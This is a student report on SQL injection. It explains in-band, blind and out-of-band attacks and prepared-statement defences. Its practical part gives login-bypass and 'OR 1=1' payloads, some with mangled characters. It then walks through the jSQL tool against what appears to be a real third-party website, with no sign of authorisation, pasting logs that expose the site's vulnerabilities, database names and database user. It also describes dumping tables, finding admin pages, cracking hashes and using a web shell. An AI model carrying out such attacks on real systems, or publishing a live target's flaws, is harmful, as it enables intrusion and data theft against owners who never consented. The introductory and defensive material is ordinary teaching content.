Sloan Pardo

Sjp6qy

INFOTC 3910

SQL Injection

The topic I chose is SQL injection, I chose SQL injection because I have worked with SQL in prior classes and believe would be interesting to see how you could use it maliciously. Also, I believe it is important to learn because no one is safe from SQL injection attacks whether it be your average internet user, a huge company, or a website owner. Because SQL is so convenient it is almost guaranteed that SQL injection will continue to be a common attack vector. SQL injections are a popular cyberattack that tricks a database into allowing hackers to access it. This type of attack has been seen in many different real-world cases when the attacker steals data or even worse, there is a total compromise (full control of the server). Some examples are, in 2008, payment processor Heartland Payment Systems was hacked via SQL injection for over $130 million in losses. The attackers stole 130 million credit card numbers in one of the biggest data breaches of credit card data in history. Also in 2014, a hacker gang collected over 1.2 billion unique IDS and password combinations from over 420,000 websites across the internet. The Russian hacker group used SQL injections to command databases to reveal and dump their contents. In this report I will be talking about what SQL injection is, the different types of SQL injections, how they are used, show how they can be applied in real world systems, and then explain countermeasures that can be used to prevent/ stop the attack.

First it is important to understand what SQL is. SQL is a Structured Query Language that has been designed to manipulate and manage data in a database. If you want to communicate with a database to request information, SQL is used to access that data. SQL became a standard of the American National Standards Institute in 1986, and in 1987 the International Organization for standards. Over time, SQL has become the most common language for extracting and organizing data that is stored in a database, making its way into many commercial and open-source databases.

SQL injection is a type of attack that targets vulnerable databases by using specific SQL statements that are created to trick the systems into doing unexpected or undesired things. By using SQL injection an attacker can gain access to sensitive data such as usernames, passwords, phone numbers, emails, account numbers, and so much more. Attackers may also be able to make changes or even delete sensitive information. A SQL injection attack is most often performed by inserting specific SQL statements in the user input (search bar field, username field) which then affects the execution of the predefined SQL commands. SQL injection is a code technique that exploits security vulnerabilities in a websites software, the vulnerability commonly happens when the user input is incorrectly filtered for string literal escape characters embedded in SQL statements or the user input is not strongly typed and unexpectedly executed.

There are three types of SQL injections In-band, inferential (blind), and out-of-band. In-band SQLi is one of the most common attacks, using the same channel of communication to launch an attack and to gather results. In-band has two variations of this method error-based and union-based. Error-based is when the attacker does something to create an error message and then they use the information in the error message to gain insight into how the database is structured. Union-based is when the attacker extracts information from a database by extending the output of the original query and taking advantage of the union operator, allowing the attacker to combine results of two or more SELECT statements into a single result (click here for example). Inferential (blind) SQLi is when the attacker sends data to the server and gets information on how it is structured by observing the responses and behavior. Because the data is not transferred from a website database to the attacker, these attacks are referred to as blind with the attacker unable to see the information about the attack. Blind attacks are usually slower but are just as effective. Boolean and time-based are two types of attacks that fall under inferential SQLi. Boolean sends a SQL query to the database


and forces the application to return a result. Based on if the query is true or false the response will change or stay the same. Time-based is when the attacker sends a query to the database that forces the database to wait before it can react. Depending on how long it took the database to respond, the attacker can see if the query is true or false. Out-of-band SQLi is when the attacker may not be able to use the other two techniques because the server is too slow, or they cannot use the same channel to launch the attack and gather information. Instead, the database server sends data to an attacker with the ability to make DNS or HTTP requests. Out-of-band injection typically requires certain features to be enabled on the database server.

Many times, insecure SQL queries are the issue main issue which occur from lazy development or a lack of education and awareness. To prevent SQL injection there are many precautions you can take to sanitize the user input. However, applying sanitization directly at the query is not recommended because of its difficulty to maintain and keep track of. A proper way to prevent SQL injection is with prepared statements. Prepared statements are different from directly assembling your query string and then executing it. Instead, you store a prepared statement, feed it with the data, and it assembles and sanitizes it for you upon execution (click here for example). On top of using prepared statements, it is important to train and maintain awareness, don't trust any user input, stay up to date on the latest technologies, and scan regularly with a web vulnerability scanner such as Acunetix.


SQL injection can be done manually or there are automated tools that are more time efficient such as SQLmap and JSQL Injection. First, I will show how a simple manual attack works and then show an automated tool. I will be referencing W3schools to show how SQL injection works in web pages.

- The purpose of the example code is to create a SQL statement to select a user, with the given user input(UserId)
    - txtUserId = getRequestString("UserId");
    - txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
- you can use SQL injection based on 1=1 is always true by entering something like
    - UserId: 105 OR 1=1
        - This can only be used if there is nothing preventing the user from entering the wrong input
    - The sql statement will then look like this
        - SELECT * FROM Users WHERE UserId = 105 OR 1=1;
        - Since OR 1=1 is always true then SQL will return all the rows from the Users table
    - You can also use 1=1 to bypass authentication (example taken from https://www.guru99.com/learn-sql-injection-with-practical-example.html)



        - Say you need to input a email and password
        - The sql statement looks like
            - SELECT * FROM users WHERE email = 'emailInput' AND password = md5('passInput');
        - The password field could be exploited by using 1=1 --] which appends a statement that will always be true
            - Use xxx@xxx.xxx for the email and xxx'0 OR 1 = ! --] in the password field


- The statement that will be generated and used is
    - SELECT * FROM users WHERE email = ‘xxx@xxx.xxx’ AND password = md5(‘xxx’) OR 1 = 1 —]’);
    - The statement assumes md5 encyrption is being used and the email ends with a single quote which completes the string quote and the 1 = 1 appends a condition to the statement that will always be true
    - To test this exact example you can click the link and enter
        - xxx@xxx.xxx for the email
        - xxx’) OR 1 = 1 —] for the password
    - you should get something that looks like this
    - 


As a beginner hacker, I would suggest using jSQL because it is the easiest to use. Below is my example of how to use it. However, Sqlmap does support more types of SQL injection which you may be interesting in checking out as well at this link.

1. jSQL comes preinstalled in kali linux
    - to start it you can type the command ‘jsql’,
    - if you need to download the latest release you can use this command ‘wget https://github.com/`curl -s https://github.com/ron190/jsql-injection/releases | grep -E -o '/ron190/jsql-injection/releases/download/v[0-9]{1,2}.[0-9]{1,2}/jsql-injection-v[0-9]{1,2}.[0-9]{1,2}.jar' | head -n 1`’
    - then start the tool with the command ‘java -jar ./jsql-injection-v*.jar’
    - The main window looks like this
    - 


2. Next, put the website you want to test in the search bar and press enter
    - Should look like this

- 
Kali Linux
amd64 1
(sjp6qy㉿kali)-[~]
$ sudo java -jar ./jsql-injection-v*.jar
WARNING: sun.reflect.Reflection.getCallerClass is not supported. This will impact performance.
Apr 24, 2022 9:17:23 PM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
jSQL Injection
Database
Admin page
Read file
Web shell
SQL shell
Upload
Brute force
Encoding
Batch scan
http://maral-mt.ru/maintextile.php?cat=1
MySQL
Normal
a69887_textile (8 tables)
information_schema (74 tables)
Console
Chunk
Boolean
Network
[21:37:45,563] Vulnerable to [Error Extractvalue] using [27] characters
[21:37:47,660] Checking strategy Normal...
[21:37:48,568] Normal strategy triggered with query [union select 1,2]
[21:37:49,178] Vulnerable to Normal injection at index [2] using [65537] characters
[21:37:49,184] Using strategy [Normal]
[21:37:49,188] Fetching metadata...
[21:37:49,486] Database [a69887_textile] on MySQL [5.7.22-22-log] for user [a69887_maral@127.0.0.1]
[21:37:49,498] Fetching databases...
[21:37:50,365] Done
- 
Kali Linux
amd64 1
(sjp6qy㉿kali)-[~]
$ sudo java -jar ./jsql-injection-v*.jar
[sudo] password for sjp6qy:
WARNING: sun.reflect.Reflection.getCallerClass is not supported. This will impact performance.
jSQL Injection
Database
Admin page
Read file
Web shell
SQL shell
Upload
Brute force
Encoding
Batch scan
http://maral-mt.ru/maintextile.php?cat=1
MySQL
Normal
a69887_textile (8 tables)
information_schema (74 tables)
Console
Chunk
Boolean
Network
[23:03:19,238] Checking strategy Time with OR...
[23:03:34,293] Error during connection: request timed out
[23:03:34,311] Error during connection: request timed out
[23:03:34,315] Error during connection: request timed out
[23:03:34,316] Error during connection: request timed out
[23:03:34,323] Error during connection: request timed out
[23:03:34,329] Error during connection: request timed out
[23:03:36,326] Vulnerable to Time injection with OR
[23:03:36,326] Checking strategy Blind with AND...
[23:03:37,636] Checking strategy Blind with OR...
[23:03:39,178] Vulnerable to Blind injection with OR
[23:03:39,232] Checking strategy Error...
[23:03:43,199] Vulnerable to [Error Rand:or] using [60] characters
[23:03:44,897] Vulnerable to [Error Extractvalue] using [27] characters
[23:03:46,959] Checking strategy Normal...
[23:03:47,792] Normal strategy triggered with query [union select 1,2]
[23:03:48,762] Vulnerable to Normal injection at index [2] using [65537] characters
[23:03:48,771] Using strategy [Normal]
[23:03:48,772] Fetching metadata...
[23:03:49,212] Database [a69887_textile] on MySQL [5.7.22-22-log] for user [a69887_maral@127.0.0.1]
[23:03:49,213] Fetching databases...
[23:03:49,882] Done

- As you can see, we already got the name of two databases and what types injections the site is vulnerable to. If you click on a database you can see the tables along with its columns if click on the table
- 

- To look at its contents click on the column or columns that you want to look at and then right click the table name and press load
- 

- You can also search for admin pages by click the tab labeled admin page and then right click and press select all and then press find amin page(s)



- If you want to test hashes you can also do that in the brute force tab by inserting the hash you would like to test and then clicking start
- You can also edit files in the web shell tab

.

Sources

- https://www.avg.com/en/signal/sql-injection
- https://www.rapid7.com/fundamentals/sql-injection-attacks/
- https://www.w3schools.com/sql/sql_intro.asp
- https://www.guru99.com/learn-sql-injection-with-practical-example.html
- http://www.techpanda.org/
- https://miloserdov.org/?p=1682
- https://www.wired.com/2010/03/heartland-sentencing/
- https://www.nytimes.com/2014/08/06/technology/russian-gang-said-to-amass-more-than-a-billion-stolen-internet-credentials.html
- https://www.acunetix.com/websitesecurity/sql-injection/